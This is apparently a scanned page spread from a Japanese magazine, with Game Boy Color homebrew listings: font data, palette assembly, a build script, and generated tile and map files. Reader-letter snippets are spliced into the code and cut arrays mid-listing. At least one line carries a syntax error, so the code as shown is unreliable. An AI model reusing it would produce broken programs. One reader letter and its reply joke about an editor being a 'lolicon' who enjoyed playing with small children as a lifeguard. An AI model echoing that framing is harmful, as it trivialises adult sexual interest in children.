  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x10,0x10,0x10,0x10,0x10,0x10,0x10,0x10,
  0x10,0x10,0x00,0x00,0x10,0x10,0x00,0x00,
  0x6C,0x6C,0x24,0x24,0x48,0x48,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x44,0x44,0xFE,0xFE,0x44,0x44,0x44,0x44,
  0x44,0x44,0xFE,0xFE,0x44,0x44,0x00,0x00,
  0x28,0x28,0x7E,0x7E,0xA8,0xA8,0x7C,0x7C,
  0x2A,0x2A,0xFC,0xFC,0x28,0x28,0x00,0x00,
  0x40,0x40,0xA4,0xA4,0x48,0x48,0x10,0x10,
  0x24,0x24,0x4A,0x4A,0x04,0x04,0x00,0x00,
  0x70,0x70,0x88,0x88,0x50,0x50,0x64,0x64,
  0x94,0x94,0x88,0x88,0x76,0x76,0x00,0x00,
  0x18,0x18,0x08,0x08,0x10,0x10,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x08,0x08,0x10,0x10,0x20,0x20,0x20,0x20,
  0x20,0x20,0x10,0x10,0x08,0x08,0x00,0x00,
  0x20,0x20,0x10,0x10,0x08,0x08,0x08,0x08,
  0x08,0x08,0x10,0x10,0x20,0x20,0x00,0x00,
  0x10,0x10,0x54,0x54,0x38,0x38,0x10,0x10,
  0x38,0x38,0x54,0x54,0x10,0x10,0x00,0x00,
  0x00,0x00,0x10,0x10,0x10,0x10,0x7C,0x7C,
  0x10,0x10,0x10,0x10,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x18,0x18,0x08,0x08,0x10,0x10,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x7C,0x7C,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x08,0x08,0x00,0x00,
  0x00,0x00,0x04,0x04,0x08,0x08,0x10,0x10,
  0x20,0x20,0x40,0x40,0x00,0x00,0x00,0x00,
  0x7C,0x7C,0x82,0x82,0x82,0x82,0x82,0x82,
  0x82,0x82,0x82,0x82,0x7C,0x7C,0x00,0x00,
  0x10,0x10,0x30,0x30,0x10,0x10,0x10,0x10,
  0x10,0x10,0x10,0x10,0x10,0x10,0x00,0x00,
  0x7C,0x7C,0x82,0x82,0x82,0x82,0x0C,0x0C,
  0x30,0x30,0xC0,0xC0,0xFE,0xFE,0x00,0x00,
```

```
0x7C,0x7C,0x82,0x82,0x02,0x02,0x1C,0x1C,
0x02,0x02,0x82,0x82,0x7C,0x7C.0x00,0x00,
0x0C,0x0C,0x14,0x14,0x24,0x24,0x44,0x44,
0x84,0x84,0xFE,0xFE,0x04,0x04,0x00,0x00,
0xFE,0xFE,0x80,0x80,0xFC,0xFC,0x02,0x02,
0x02,0x02,0x82,0x82,0x7C,0x7C,0x00,0x00,
0x7C,0x7C,0x82,0x82,0x80,0x80,0xFC,0xFC,
0x82,0x82,0x82,0x82,0x7C,0x7C,0x00,0x00,
0xFE,0xFE,0x82,0x82,0x04,0x04,0x08,0x08,
0x10,0x10,0x10,0x10,0x10,0x10,0x00,0x00,
0x7C,0x7C,0x82,0x82,0x82,0x82,0x7C,0x7C,
0x82,0x82,0x82,0x82,0x7C,0x7C,0x00,0x00,
0x7C,0x7C,0x82,0x82,0x82,0x82,0x7E,0x7E,
0x02,0x02,0x82,0x82,0x7C,0x7C,0x00,0x00,
0x00,0x00,0x00,0x00,0x18,0x18,0x00,0x00,
0x18,0x18,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x18,0x18,0x00,0x00,
0x18,0x18,0x08,0x08,0x10,0x10,0x00,0x00,
0x08,0x08,0x10,0x10,0x20,0x20,0x40,0x40,
0x20,0x20,0x10,0x10,0x08,0x08,0x00,0x00,
0x00,0x00,0x00,0x00,0x7C,0x7C,0x00,0x00,
0x7C,0x7C,0x00,0x00,0x00,0x00,0x00,0x00,
0x40,0x40,0x20,0x20,0x10,0x10,0x08,0x08,
0x10,0x10,0x20,0x20,0x40,0x40,0x00,0x00,
0x7C,0x7C,0x82,0x82,0x82,0x82,0x0C,0x0C,
0x10,0x10,0x00,0x00,0x10,0x10,0x00,0x00,
0x7C,0x7C,0x82,0x82,0xBA,0xBA,0xAA,0xAA,
0xBE,0xBE,0x80,0x80,0x7E,0x7E,0x00,0x00,
0x38,0x38,0x44,0x44,0x82,0x82,0x82,0x82,
0xFE,0xFE,0x82,0x82,0x82,0x82,0x00,0x00,
0xFC,0xFC,0x82,0x82,0x82,0x82,0xFC,0xFC,
0x82,0x82,0x82,0x82,0xFC,0xFC,0x00,0x00,
0x3C,0x3C,0x42,0x42,0x80,0x80,0x80,0x80,
0x80,0x80,0x42,0x42,0x3C,0x3C,0x00,0x00,
0xF8,0xF8,0x84,0x84,0x82,0x82,0x82,0x82,
0x82,0x82,0x84,0x84,0xF8,0xF8,0x00,0x00,
0xFE,0xFE,0x80,0x80,0x80,0x80,0xFC,0xFC,
0x80,0x80,0x80,0x80,0xFE,0xFE,0x00,0x00,
0xFE,0xFE,0x80,0x80,0x80,0x80,0xFC,0xFC,
0x80,0x80,0x80,0x80,0x80,0x80,0x00,0x00,
0x3C,0x3C,0x42,0x42,0x80,0x80,0x80,0x80,
0x8E,0x8E,0x42,0x42,0x3E,0x3E,0x00,0x00,
0x82,0x82,0x82,0x82,0x82,0x82,0xFE,0xFE,
0x82,0x82,0x82,0x82,0x82,0x82,0x00,0x00,
0x38,0x38,0x10,0x10,0x10,0x10,0x10,0x10,
0x10,0x10,0x10,0x10,0x38,0x38,0x00,0x00,
0x3C,0x3C,0x08,0x08,0x08,0x08,0x08,0x08,
0x08,0x08,0x48,0x48,0x30,0x30,0x00,0x00,
0x84,0x84,0x88,0x88,0x90,0x90,0xE0,0xE0,
0x90,0x90,0x88,0x88,0x84,0x84,0x00,0x00,
0x40,0x40,0x40,0x40,0x40,0x40,0x40,0x40,
0x40,0x40,0x40,0x40,0x7E,0x7E,0x00,0x00,
0xC6,0xC6,0xC6,0xC6,0xAA,0xAA,0xAA,0xAA,
0x92,0x92,0x92,0x92,0x82,0x82,0x00,0x00,
0xC2,0xC2,0xC2,0xC2,0xA2,0xA2,0x92,0x92,
0x8A,0x8A,0x86,0x86,0x86,0x86,0x00,0x00,
0x7C,0x7C,0x82,0x82,0x82,0x82,0x82,0x82,
0x82,0x82,0x82,0x82,0x7C,0x7C,0x00,0x00,
0xFC,0xFC,0x82,0x82,0x82,0x82,0x82,0x82,
0xFC,0xFC,0x80,0x80,0x80,0x80,0x00,0x00,
0x7C,0x7C,0x82,0x82,0x82,0x82,0x82,0x82,
0xBA,0xBA,0xC4,0xC4,0x7A,0x7A,0x00,0x00,
0xFC,0xFC,0x82,0x82,0x82,0x82,0x82,0x82,
0xFC,0xFC,0x84,0x84,0x82,0x82,0x00,0x00,
0x7C,0x7C,0x82,0x82,0x80,0x80,0x7C,0x7C,
0x02,0x02,0x82,0x82,0x7C,0x7C,0x00,0x00,
0xFE,0xFE,0x10,0x10,0x10,0x10,0x10,0x10,
0x10,0x10,0x10,0x10,0x10,0x10,0x00,0x00,
0x82,0x82,0x82,0x82,0x82,0x82,0x82,0x82,
0x82,0x82,0x82,0x82,0x7C,0x7C,0x00,0x00,
0x82,0x82,0x82,0x82,0x44,0x44,0x44,0x44,
0x28,0x28,0x28,0x28,0x10,0x10,0x00,0x00,
0x82,0x82,0x82,0x82,0x82,0x82,0x92,0x92,
0x92,0x92,0x92,0x92,0x6C,0x6C,0x00,0x00,
0x82,0x82,0x44,0x44,0x28,0x28,0x10,0x10,
0x28,0x28,0x44,0x44,0x82,0x82,0x00,0x00,
0x82,0x82,0x44,0x44,0x28,0x28,0x10,0x10,
0x10,0x10,0x10,0x10,0x10,0x10,0x00,0x00,
0xFE,0xFE,0x02,0x02,0x0C,0x0C,0x10,0x10,
0x60,0x60,0x80,0x80,0xFE,0xFE,0x00,0x00,
0x38,0x38,0x20,0x20,0x20,0x20,0x20,0x20,
0x20,0x20,0x20,0x20,0x38,0x38,0x00,0x00,
0x00,0x00,0x40,0x40,0x20,0x20,0x10,0x10,
0x08,0x08,0x04,0x04,0x00,0x00,0x00,0x00,
0x38,0x38,0x08,0x08,0x08,0x08,0x08,0x08,
0x08,0x08,0x08,0x08,0x38,0x38,0x00,0x00,
0x7C,0x7C,0x82,0x82,0xBA,0xBA,0xA2,0xA2,
0xBA,0xBA,0x82,0x82,0x7C,0x7C,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x7E,0x7E,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
};

/* End of BKG.C */
```


●編さんが「自分ってロリコンなんだ」と自覚したのはいつごろですか？　ぜひ教えて。（京都府京都市/森そば for MSX）編物心ついたころだそうです。ちなみにいままでで1番の思い出は、プールの監視員のバイトをしていたときのことで、小さい子と戯れるのが楽しかったみたい。

〈リスト2〉CGB.S

```
            .globl .OAM

  .STAT  = 0x41 ; Status
  .VBK   = 0x4F ; LCD RAM bank
  .BCPS  = 0x68 ; BG write spec
  .BCPD  = 0x69 ; BG write data
  .OCPS  = 0x6A ; OBJ write spec
  .OCPD  = 0x6B ; OBJ write data
  .SVBK  = 0x70 ; Work memory bank

  .area _CODE

_set_bkg_palette::
  PUSH BC

  LDA HL,7(SP) ; Skip return address and registers
  LD B,(HL)  ; BC = rgb_data
  DEC HL
  LD C,(HL)
  DEC HL
  LD E,(HL)  ; E = nb_palettes
  DEC HL
  LD L,(HL)  ; L = first_palette

  LD A,E  ; A = nb_palettes
  AND #0xFF
  JR NZ,1$
  POP BC
  RET
1$:
            DEC A
  AND #0x07
  INC A
  ADD A  ; A *= 8
  ADD A
  ADD A
  LD E,A  ; DE = nb_palettes
  XOR A
  LD D,A

        LD      A,L  ; L = first_palette
  XOR #0x07
  ADD A,A  ; A *= 8
  ADD A,A
  ADD A,A
  LD L,A  ; A = first BCPS data
2$:
  LDH A,(.STAT)
  AND #0x02
  JR NZ,2$

  LD A,L
  LDH (.BCPS),A
  LD A,(BC)
  LDH (.BCPD),A

  INC BC  ; next rgb_data
  INC HL  ; next BCPS
  DEC E
  LD A,D
  OR E
  JR NZ,2$

  POP BC
  RET

_set_sprite_palette::
  PUSH BC

  LDA HL,7(SP) ; Skip return address and registers
  LD B,(HL)  ; BC = rgb_data
  DEC HL
  LD C,(HL)
  DEC HL
  LD E,(HL)  ; E = nb_palettes
  DEC HL
  LD L,(HL)  ; L = first_palette

  LD A,E  ; A = nb_palettes
  AND #0xFF
  JR NZ,1$
  POP BC
  RET
1$:
  DEC A
  AND #0x07
  INC A
  ADD A  ; A *= 8
  ADD A
  ADD A
  LD E,A  ; DE = nb_palettes
  XOR A
  LD D,A

        LD      A,L  ; L = first_palette
  XOR #0x07
  ADD A,A  ; A *= 8
  ADD A,A
  ADD A,A
  LD L,A  ; A = first OCPS data
2$:
  LDH A,(.STAT)
  AND #0x02
  JR NZ,2$

  LD A,L
  LDH (.OCPS),A
  LD A,(BC)
  LDH (.OCPD),A

  INC BC  ; next rgb_data
  INC HL  ; next OCPS
  DEC E
  LD A,D
  OR E
  JR NZ,2$

  POP BC
  RET

.set_sprite_attr::
  LD HL,#.OAM+3 ; Calculate origin of sprite info

  SLA C  ; Multiply C by 4
  SLA C
  LD B,#0x00
  ADD HL,BC

  LD A,D  ; Set sprite number
  LD (HL),A
  RET

_set_sprite_attr::
  PUSH BC

  LDA HL,4(SP) ; Skip return address and registers
  LD C,(HL)  ; C = nb
  INC HL
  LD D,(HL)  ; D = tile

  CALL .set_sprite_attr

  POP BC
  RET
```

〈リスト3〉MAKE.BAT

```
..¥2-0-16¥bin¥lcc -Wa-l -c -o cgb.o cgb.s
..¥2-0-16¥bin¥lcc -Wa-l -c -o clock.o clock.c
..¥2-0-16¥bin¥lcc -Wl-m -o clock.gb clock.o cgb.o
```

●8月に『ドラクエⅦ』がプレステで出るから、いまは『ドラクエⅥ』にハマっています。ダークドレアムを15ターン以内に倒すと、エンディングが変わるんですね。(三重県津市/AE86) ㊟噂じゃなかったんですね。それはスゴイ!! ㊟も時間に余裕ができたらやってみますか、はぁ。

〈リスト4〉BAR_C.C

```
/*

 BAR_C.C

 Tile Source File.

 Info:
  Form                 : All tiles as one unit.
  Format               : Gameboy 4 color.
  Compression          : None.
  Counter              : None.
  Tile size            : 8 x 8
  Tiles                : 0 to 31

  Palette colors       : Included.
  SGB Palette          : None.
  CGB Palette          : 1 Byte per entry.

  Convert to metatiles : No.

 This file was generated by GBTD v1.6

*/

/* CGBpalette entries. */
unsigned char bar_cCGB[] =
{
  0x00,0x00,0x00,0x00,0x01,0x01,0x01,0x01,
  0x02,0x02,0x02,0x02,0x03,0x03,0x03,0x03,
  0x04,0x04,0x04,0x04,0x05,0x05,0x05,0x05,
  0x06,0x06,0x06,0x06,0x07,0x07,0x07,0x07
};
/* Start of tile array. */
unsigned char bar_c[] =
{
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,
  0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,
  0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,
  0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,
  0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,
  0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,
  0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,
  0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,
  0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,
  0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,
  0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,
  0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,
  0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,
  0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,
  0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,
  0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,
  0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,
  0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,
  0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,
  0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,
  0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,
  0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,
  0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,
  0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,
  0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,
  0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,
  0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,
  0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,
  0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,
  0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,
  0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,
  0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,
  0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,
  0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,
  0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,
  0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,
  0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,
  0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,
  0x00,0xFF,0x00,0xFF,0x00,0xFF,0x00,0xFF,
  0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,
  0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF
};

/* End of BAR_C.C */
```

〈リスト5〉BAR_C.H

```
/*

 BAR_C.H

 Include File.

 Info:
  Form                 : All tiles as one unit.
  Format               : Gameboy 4 color.
  Compression          : None.
  Counter              : None.
  Tile size            : 8 x 8
  Tiles                : 0 to 31

  Palette colors       : Included.
  SGB Palette          : None.
  CGB Palette          : 1 Byte per entry.

  Convert to metatiles : No.

 This file was generated by GBTD v1.6

*/


/* Bank of tiles. */
#define bar_cBank 0
```


●ポケットステーションのネットでの取り引き価格が10,000円らしい。あいかわらずこういった人はいるもんだ。(奈良県橿原市/吹田ぴき) 編2月に入って取り引き価格こそ低下してきましたけど、いまだネット上はけっこうな価格がついてますね。ちなみに編集部で持ってる人は皆無。

```
/* Super Gameboy palette 0 */
#define bar_cSGBPal0c0 0
#define bar_cSGBPal0c1 0
#define bar_cSGBPal0c2 0
#define bar_cSGBPal0c3 0

/* Super Gameboy palette 1 */
#define bar_cSGBPal1c0 25368
#define bar_cSGBPal1c1 0
#define bar_cSGBPal1c2 4104
#define bar_cSGBPal1c3 6

/* Super Gameboy palette 2 */
#define bar_cSGBPal2c0 0
#define bar_cSGBPal2c1 0
#define bar_cSGBPal2c2 4104
#define bar_cSGBPal2c3 6

/* Super Gameboy palette 3 */
#define bar_cSGBPal3c0 0
#define bar_cSGBPal3c1 0
#define bar_cSGBPal3c2 4104
#define bar_cSGBPal3c3 6

/* Gameboy Color palette 0 */
#define bar_cCGBPal0c0 32767
#define bar_cCGBPal0c1 25368
#define bar_cCGBPal0c2 19026
#define bar_cCGBPal0c3 0

/* Gameboy Color palette 1 */
#define bar_cCGBPal1c0 18
#define bar_cCGBPal1c1 24
#define bar_cCGBPal1c2 31
#define bar_cCGBPal1c3 12

/* Gameboy Color palette 2 */
#define bar_cCGBPal2c0 384
#define bar_cCGBPal2c1 576
#define bar_cCGBPal2c2 768
#define bar_cCGBPal2c3 992

/* Gameboy Color palette 3 */
#define bar_cCGBPal3c0 12288
#define bar_cCGBPal3c1 18432
#define bar_cCGBPal3c2 24576
#define bar_cCGBPal3c3 31744

/* Gameboy Color palette 4 */
#define bar_cCGBPal4c0 792
#define bar_cCGBPal4c1 1023
#define bar_cCGBPal4c2 396
#define bar_cCGBPal4c3 594

/* Gameboy Color palette 5 */
#define bar_cCGBPal5c0 24600
#define bar_cCGBPal5c1 31775
#define bar_cCGBPal5c2 12300
#define bar_cCGBPal5c3 18450

/* Gameboy Color palette 6 */
#define bar_cCGBPal6c0 19008
#define bar_cCGBPal6c1 25344
#define bar_cCGBPal6c2 32736
#define bar_cCGBPal6c3 12672

/* Gameboy Color palette 7 */
#define bar_cCGBPal7c0 32767
#define bar_cCGBPal7c1 25368
#define bar_cCGBPal7c2 19026
#define bar_cCGBPal7c3 12684
/* CGBpalette entries. */
extern unsigned char bar_cCGB[];
/* Start of tile array. */
extern unsigned char bar_c[];

/* End of BAR_C.H */
```

〈リスト6〉BAR_M.C

```
/*

 BAR_M.C

 Map Source File.

 Info:
   Section       :
   Bank          : 0
   Map size      : 20 x 18
   Tile set      : C:¥SDK¥gb-gb¥tmp¥bar_c.gbr
   Plane count   : 1 plane (8 bits)
   Plane order   : Tiles are continues

 This file was generated by GBMB v0.8
*/

#define bar_mWidth 20
#define bar_mHeight 18

unsigned char bar_m[] =
{

0x1F,0x1F,0x12,0x12,0x12,0x1B,0x1B,0x1B,0x08,0x08,

0x08,0x16,0x16,0x16,0x07,0x07,0x07,0x0C,0x0C,0x0C,

0x1E,0x1E,0x13,0x13,0x13,0x18,0x18,0x18,0x09,0x09,

0x09,0x17,0x17,0x17,0x04,0x04,0x04,0x0D,0x0D,0x0D,

0x1D,0x1D,0x10,0x10,0x10,0x19,0x19,0x19,0x0A,0x0A,

0x0A,0x14,0x14,0x14,0x05,0x05,0x05,0x0E,0x0E,0x0E,

0x1C,0x1C,0x11,0x11,0x11,0x1A,0x1A,0x1A,0x0B,0x0B,

0x0B,0x15,0x15,0x15,0x06,0x06,0x06,0x0F,0x0F,0x0F,

0x1C,0x1C,0x11,0x11,0x11,0x1A,0x1A,0x1A,0x0B,0x0B,

0x0B,0x15,0x15,0x15,0x06,0x06,0x06,0x0F,0x0F,0x0F,

0x1C,0x1C,0x11,0x11,0x11,0x1A,0x1A,0x1A,0x0B,0x0B,

0x0B,0x15,0x15,0x15,0x06,0x06,0x06,0x0F,0x0F,0x0F,

0x1C,0x1C,0x11,0x11,0x11,0x1A,0x1A,0x1A,0x0B,0x0B,

0x0B,0x15,0x15,0x15,0x06,0x06,0x06,0x0F,0x0F,0x0F,

0x1C,0x1C,0x11,0x11,0x11,0x1A,0x1A,0x1A,0x0B,0x0B,
```

●念願かなって引っ越し＜1人暮らし＞しました。これで親の白い目攻撃を受けなくてすみます(神奈川県鎌倉市/田中 篤志) ㊙春といえば、新しい門出のときですから、引っ越しもいいもんですな。㊙も雑誌の進行はおかまいなしに引っ越しを敢行します。あぁ荷作りしなきゃ…。

```
0x0B,0x15,0x15,0x15,0x06,0x06,0x06,0x0F,0x0F,0x0F,
0x1C,0x1C,0x11,0x11,0x11,0x1A,0x1A,0x1A,0x0B,0x0B,
0x0B,0x15,0x15,0x15,0x06,0x06,0x06,0x0F,0x0F,0x0F,
0x1C,0x1C,0x11,0x11,0x11,0x1A,0x1A,0x1A,0x0B,0x0B,
0x0B,0x15,0x15,0x15,0x06,0x06,0x06,0x0F,0x0F,0x0F,
0x1C,0x1C,0x11,0x11,0x11,0x1A,0x1A,0x1A,0x0B,0x0B,
0x0B,0x15,0x15,0x15,0x06,0x06,0x06,0x0F,0x0F,0x0F,
0x1C,0x1C,0x11,0x11,0x11,0x1A,0x1A,0x1A,0x0B,0x0B,
0x0B,0x15,0x15,0x15,0x06,0x06,0x06,0x0F,0x0F,0x0F,
0x1C,0x1C,0x11,0x11,0x11,0x1A,0x1A,0x1A,0x0B,0x0B,
0x0B,0x15,0x15,0x15,0x06,0x06,0x06,0x0F,0x0F,0x0F,
0x0F,0x0F,0x03,0x03,0x03,0x15,0x15,0x15,0x03,0x03,
0x03,0x1A,0x1A,0x1A,0x03,0x03,0x03,0x1C,0x1C,0x1C,
0x0D,0x0D,0x0D,0x0D,0x00,0x00,0x00,0x00,0x16,0x16,
0x16,0x16,0x03,0x03,0x03,0x03,0x03,0x03,0x03,0x03,
0x0D,0x0D,0x0D,0x0D,0x00,0x00,0x00,0x00,0x16,0x16,
0x16,0x16,0x03,0x03,0x03,0x03,0x03,0x03,0x03,0x03,
0x0D,0x0D,0x0D,0x0D,0x00,0x00,0x00,0x00,0x16,0x16,
0x16,0x16,0x03,0x03,0x03,0x03,0x03,0x03,0x03,0x03,
};

/* End of BAR_M.C */
```

〈リスト7〉BAR_M.H

```
/*

 BAR_M.H

 Map Include File.

 Info:
   Section       :
   Bank          : 0
   Map size      : 20 x 18
   Tile set      : C:¥SDK¥gb-gb¥tmp¥bar_c.gbr
   Plane count   : 1 plane (8 bits)
